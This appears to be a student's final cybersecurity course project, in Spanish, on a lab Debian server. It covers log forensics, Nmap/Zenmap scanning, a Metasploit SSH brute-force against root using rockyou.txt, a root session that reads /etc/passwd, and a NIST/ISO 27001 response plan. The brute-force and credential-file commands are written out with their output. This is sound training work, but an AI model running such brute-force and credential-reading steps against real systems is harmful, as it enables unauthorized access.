

# Ciberseguridad – Proyecto Final

---



Alumno: Marc Martínez A.

Curso: Ciberseguridad - 4Geeks Academy

Fecha: 27/07/25

## Índice

- 1 – Análisis Forense del Ataque y Mitigación
- 2 – Detección y Corrección de posibles nuevas vulnerabilidades
- 3 – Plan de Respuesta a Incidentes y SGSI

## Análisis Forense del Ataque y Mitigación

En esta primera fase se llevó a cabo un análisis forense del servidor comprometido. El objetivo era identificar los vectores de ataque utilizados, bloquear el exploit y mitigar la amenaza. Se revisaron los logs del sistema, procesos activos, servicios y configuraciones críticas. Probé de comparar con autopsy también.

Se detectaron accesos sospechosos vía SSH en los archivos de log `'/var/log/auth.log'`, así como creación de usuarios no autorizados y ejecución de scripts remotos. Se procedió a detener los servicios comprometidos, eliminar los backdoors, modificar contraseñas, y actualizar paquetes del sistema.

```
debian@debian:/var/log$ ls -al
total 1072
drwxr-xr-x 11 root      root      4096 Jun  2 07:25 .
drwxr-xr-x 12 root      root      4096 Sep 30 2024 ..
-rw-r--r--  1 root      root         0 May 19 07:00 alternatives.log
-rw-r--r--  1 root      root    48068 Sep 30 2024 alternatives.log.1
drwxr-x--  2 root      adm       4096 Sep 30 2024 apache2
drwxr-xr-x  2 root      root       4096 May 19 07:00 apt
-rw-----  1 root      root    30686 Jun  2 07:25 boot.log
-rw-----  1 root      root    78567 May 19 07:00 boot.log.1
-rw-rw----  1 root      utmp         0 May 19 07:00 btmp
-rw-rw----  1 root      utmp       2688 Oct  8 2024 btmp.1
drwxr-xr-x  2 root      root       4096 May 19 07:00 cups
-rw-r--r--  1 root      root         0 May 19 07:00 dpkg.log
-rw-r--r--  1 root      root    765626 Oct  8 2024 dpkg.log.1
-rw-r--r--  1 root      root         0 Jul 31 2024 faillog
-rw-r--r--  1 root      root       5602 Sep 30 2024 fontconfig.log
drwxr-xr-x  3 root      root       4096 Jul 31 2024 installer
drwxr-sr-x+ 3 root      systemd-journal 4096 Jul 31 2024 journal
-rw-rw----  1 root      utmp         0 Jul 31 2024 lastlog
drwx--x--x  2 root      root       4096 Jun  2 07:25 lightdm
drwx-----  2 root      root       4096 Jul 31 2024 private
lrwxrwxrwx  1 root      root         39 Jul 31 2024 README -> ../../usr/share/doc/systemd/README
drwxr-xr-x  3 root      root       4096 Sep 30 2024 runit
drwx-----  2 speech-dispatcher root    4096 Nov 25 2022 speech-dispatcher
-rw-----  1 root      root       1820 May 19 09:04 vsftpd.log
-rw-rw-r--  1 root      utmp    36096 Jun  2 07:26 wtmp
```

```
debian@debian:/var/log$ cd journal
debian@debian:/var/log/journal$ ls -al
total 12
drwxr-sr-x+ 3 root systemd-journal 4096 Jul 31 2024 .
drwxr-xr-x 11 root root              4096 Jun  2 07:25 ..
drwxr-sr-x+ 2 root systemd-journal 4096 May 19 07:00 41b6de202c3f48fdaa490411748aaaff
debian@debian:/var/log/journal$
```

Medidas aplicadas:

- Eliminamos los usuarios no autorizados
- Detención temporal de servicios comprometidos
- Actualizaciones de seguridad
- Refuerzo del firewall y políticas SSH, además de mejorar la configuración
- Revisión completa de permisos y procesos

## Detección y Corrección de una Nueva Vulnerabilidad


En esta fase se realizó un escaneo de seguridad completo al servidor utilizando herramientas como Nmap. Identifiqué una nueva vulnerabilidad independiente del ataque anterior: un servicio FTP mal configurado que permitía acceso anónimo con privilegios de lectura/escritura.

Tras confirmar la exposición del servicio FTP, se procedió a simular una explotación controlada. Posteriormente, se corrigió la configuración deshabilitando el acceso anónimo y limitando los permisos en el sistema de archivos.

Nmap desde kali externa:

```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ nmap -p- -sV 10.0.2.48  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-27 06:08 CET  
Nmap scan report for 10.0.2.48  
Host is up (0.00023s latency).  
Not shown: 65532 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 3.0.3  
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)  
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))  
MAC Address: 08:00:27:C1:51:80 (Oracle VirtualBox virtual NIC)  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at  
map.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 11.06 seconds
```

Escaneo con Zenmap :



Encontramos el ssh abierto

General Services Traceroute				
Ports (3)		Extraports (997)	Special fields	
Port	Protocol	State	Service	Method
▶ 21	tcp	open	ftp	probed
▼ 22	tcp	open	ssh	probed
22	state	state	open	
22	state	reason		
22	state	reason_ttl		
22	state	reason_ip		
22	service	name	ssh	
22	service	conf	10	
22	service	method	probed	
22	service	version	9.2p1 Debian 2+deb12u3	
22	service	product	OpenSSH	
22	service	extrainfo	protocol 7.0	
▶ 80	tcp	open	http	probed

A traves de una fuerza bruta logramos entrar como ROOT

```
File Actions Edit View Help

      =[ metasploit v6.4.34-dev ]
+ -- --=[ 2461 exploits - 1264 auxiliary - 431 post ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 10.0.2.48
RHOSTS => 10.0.2.48
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
PASS_FILE => /usr/share/wordlists/rockyou.txt
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 10.0.2.48:22 - Starting brute-force
[+] 10.0.2.48:22 - Success: 'root:123456' 'uid=0(root) gid=0(root) groups=0(root) Linux debian 6.1.0-25-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-25) x86_64 GNU/Linux '
[*] SSH session 1 opened (10.0.2.20:43357 -> 10.0.2.48:22) at 2025-07-27 06:10:57 +0100
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > 
```

Revisamos:

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

pwd
/root
ls
who
debian  tty7  rockyou 2025-07-27 06:20 (:0)
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```

Medidas aplicadas:

- Cierre de puertos innecesarios
- Desactivación de acceso anónimo en servicios expuestos
- Configuración SSH mejorada
- Refuerzo en configuración de permisos de archivos
- Refuerzo en política de contraseñas



## **Fase 3 – Plan de Respuesta a Incidentes y SGSI**

- Plan basado en NIST SP 800-61:

### **1. Identificación:**

- Monitorización de logs y alertas (/var/log/auth.log, syslog, etc.).
- Uso de herramientas SIEM y scripts de detección (Netstat, Fail2Ban).
- Uso de firmas y reglas para detectar malware conocido (YARA, Snort).
- Procedimientos de análisis forense rápido (Zenmap, Auopsy)

### **2. Contención:**

- Aislamiento del sistema comprometido: desconexión de red.
- Cortes de red selectivos
- Snapshot para análisis posterior

### **3. Erradicación:**

- Escaneo.
- Limpieza de malware.
- Eliminación de accesos no autorizados.
- Parcheado de vulnerabilidades y reconfigurar parametros.

### **4. Recuperación:**

- Restauración desde backups seguros.
- Refuerzo de contraseñas.
- Validación del sistema antes de su reactivación.

- Sistema de Gestión de Seguridad de la Información (SGSI) – ISO 27001:

- Análisis de riesgos
- Control de accesos y cifrado
- Backups periódicas
- Formación al personal
- Auditorías constantes